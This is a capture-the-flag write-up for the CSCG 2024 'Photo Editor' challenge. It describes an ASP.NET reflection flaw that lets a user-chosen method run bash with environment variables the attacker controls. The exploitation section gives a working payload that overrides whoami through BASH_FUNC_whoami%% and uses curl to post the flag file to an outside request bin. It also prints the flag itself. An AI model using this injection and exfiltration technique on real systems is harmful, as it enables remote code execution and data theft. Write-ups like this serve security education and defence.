Photo Editor
CSCG 2024 qualifiers

Challenge by 0x4d5a

Writeup by vurlo

Contents


1 Introduction

This challenge was about some interesting dynamic implementation to process user generated input calling appropriate functions in the application:


> Recently I learned ASP .NET Core and boy, it's so magic! Dependency injection, dynamic routing, interfaces everywhere. But: For me, it wasn't dynamic enough. So I extended the framework and now I got all the dynamic in the world I could wish for.
> That surely didn't introduce any vulnerabilities, right?

2 Reconnaissance

Looking around on the webpage you have access to, you can play around uploading some pictures and editing these with special options.



Welcome
Check out this cool, interactive, JS based PhotoEditor. Upload your image and get started right away!.
Upload Image
Download Image
Grayscale
Black and White
Invert Colors
Rotate 90 Degrees Clockwise
Crop 20x20

Uploading pictures is usually very interesting by giving a nice attack surface. But having a look at the C# code you realize the picture is never uploaded as a file to the server. It is just getting cached in the memory and there being modified directly. Looking through the source files one of them looks very interesting. One of the controllers is executing some bash command with arbitrarily set environment variables. This might be useful later, although just being able to execute `whoami` doesn't seem that interesting at first...




```
public String GetUsername(Dictionary<String,String> env) {
    Process process = new Process();
    process.StartInfo.FileName = "bash";
    process.StartInfo.Arguments = "-c 'whoami'";

    foreach (var kv in env)
    {
        process.StartInfo.EnvironmentVariables[kv.Key] = kv.Value;
    }

    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.Start();
    string output = process.StandardOutput.ReadToEnd();
    Console.WriteLine(output);
    string err = process.StandardError.ReadToEnd();
    Console.WriteLine(err);
    process.WaitForExit();

    return output + err;
}
```

By having a closer look at the rest of your code the `DynamicPhotoEditorController` seems very interesting. This controller defines the editing process of the image. The chosen editing action is part of the request and is being processed in an interesting way.




```
var actionMethod = this.GetType().GetMethod(photoTransferRequestModel.DynamicAction);
```

After some deserialization of the given request parameters the given action method is called with the request parameters.



```
var transformedImage = (Image)actionMethod.Invoke(this, editParams);
```

Definitely a way to make your application very dynamic – but also very vulnerable... These lines of code just takes the `DynamicAction` request parameter, maps it to an arbitrary method of the controller, and executes it. For example, rotating the image is done with the following request parameters:



```
"DynamicAction":"RotateImage"
"Parameters":"[90]",
"Types":null
```

3 Vulnerability Description

At first, it seems like there are no interesting functions to call but taking a closer look at the code you realize the `DynamicPhotoEditorController` is inheriting from the `BaseAPIController` which implements the `GetUsername` function. So maybe you can call this one and make the application execute `whoami` ? The given `DynamicAction` is not being sanitized and validated by the server. By setting `DynamicAction` to `GetUsername` you get:

```
{
  "base64Blob":null,
  "error":
  "Object of type 'System.Int64' cannot be converted to type 'System.Collections.Generic.Dictionary`2[System.String,System.String]'."
}
```

Although it is just throwing an error hinting some issues with converting some types, this seems promising. It seems like it is having problems calling the `GetUsername` function because the parameter got the wrong type. There is an example usage of the `GetUsername` function in the `HealthController`. By setting the `Types` field to `System.Collections.Generic.Dictionary‘2[System.String,System.String]` and the `Parameters` field for the environment variables correctly:

```
"DynamicAction":"GetUsername",
"Parameters":"[{\"PATH\":\"/usr/bin\"}]",
"Types":[
  "System.Collections.Generic.Dictionary`2[System.String,System.String]"
]
```

you unfortunately get another error:

```
{
  "base64Blob":null,
  "error":"Unable to cast object of type 'System.String' to type 'SixLabors.ImageSharp.Image'.
}
```


But having another look on the code it seems like the `whoami` command must have been executed. This error must be part of the editor controller. Right after calling the action method, the result is converted to `Image`.

```
var transformedImage = (Image)actionMethod.Invoke(this, editParams);
```

But what now?


4 Exploitation

Only being able to execute some hard-coded commands like `whoami` and being able to set the environment variables can't be enough for RCE right? It is enough! After searching for some weird bash environment variables I found something interesting. By setting `BASH_FUNC_whoami%%=() { id; }` you could override the behavior of the `whoami` command executing for example the `id` command. By setting the request parameters like following:



```
"DynamicAction":"GetUsername",
"Parameters":"[{\"BASH_FUNC_whoami%%\":\"() { curl -d @flag https://[redacted].m.pipedream.net; }\"}]",
"Types":[
  "System.Collections.Generic.Dictionary`2[System.String,System.String]"
]
```

you can extract the flag to your request bin



```
▼ event {7}
  ▼ body {1}
      CSCG{AppSec_Chall3nge_disguised_as_W3b_sorry:)}:
    client_ip: [redacted]
  ▶ headers {5}
    method: POST
    path: /
```

There are some other solutions with different bash environment variables like `BASH_ENV` and `LD_PRELOAD`.

5 Mitigation

This is clearly a problem of the implementation. At least some input sanitization and validation of the `DynamicAction` parameter should have been added like limiting the allowed character, length etc. But input validation should never be the only security measurement. With some weird edge cases an attacker could still bypass it. Another option would be some kind of static mapping from parameter to function. Moreover executing shell commands via the code is a bad idea. There are most of the time safe built-in functions in C# doing the same job. Also setting the environment variables dynamically can lead to security issues as already described. Setting the environment variables should be part of the deployment e.g. in a docker container and not part of the code.

6 Flag

CSCG{AppSec_Chall3nge_disguised_as_W3b_sorry:)}